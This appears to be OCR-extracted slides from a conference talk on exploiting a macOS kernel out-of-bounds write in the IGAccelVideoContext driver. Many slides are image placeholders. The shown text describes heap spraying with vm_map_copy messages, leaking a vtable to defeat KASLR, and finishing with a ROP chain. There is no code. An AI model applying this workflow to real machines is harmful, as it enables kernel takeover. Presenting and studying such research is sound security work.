 - If match, we get the index of userclient being corrupted
 - a2[4] returns a byte at A!







0xff... 62388000

0xff... bf800000









Leaking strategy?


- Wait... what if the predict address fall at the 1st page instead of 0th?
 - Middle of userclients 50% chance
 - Middle of vm_map_copy 50% chance
 - Write twice to ensure 100% success rate
- OOB write at A and A+0x1000
- A 0xD0 both at 0x1288 and 0x288 for vm_map_copy




+0x1000 lies 0









Leaking strategy

- We can use an additional read to determine if the address is at A or A+0x1000
 - If we try A but its actually at A+0x1000, we will read byte at +0x1000 of IGAccelVideoContext, which is 0, then we can try again with A+0x1000 to read the correct value
- Free and fill the vm_map_copy living at B to increment the location to read by 1 byte
- Free and fill vm_map_copy, modified with leaked vptr to leak kernel section offset, thus kslide
 - Better way exists exercise for readers 🙂



Final workflow

- Spray 0x50000 ool_msgs with data size 0x2000 (2GB), taint with 0x41414141, write A at 0x1288 and 0x288 offset
- Free middle parts of ool_msgs, fill in IGAccelVideoContext
- Trigger oob write at A 0x4 + 0x528 and A -4 + 0x528 +0x1000
- Iterate all opened IGAccelVideoContext userclients, call get_hw_steppings and look for 4141, adjust 0x1288 and 0x288 if needed
 - Change to A+0x1000 if 0 got
- Advance read location 1byte by 1, read out KEXT vtable address and then kern address offset
- Refill ool_msgs bundled with ROP chain, call context_finish
- Pwn



Conclusion

- We discussed previous exploitation techniques and their exploitations
- We present a new generalized exploitation technique working even on restricted OOB write abstracted from our `blitzard` exploitation



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Demo && Questions?

- POC will be available at <u>https://github.com/flankerhqd/blitzard/</u> in a few weeks
- We will talk about the `blitzard` itself internals at Las Vegas Blackhat USA 2016, see you there ^(C)



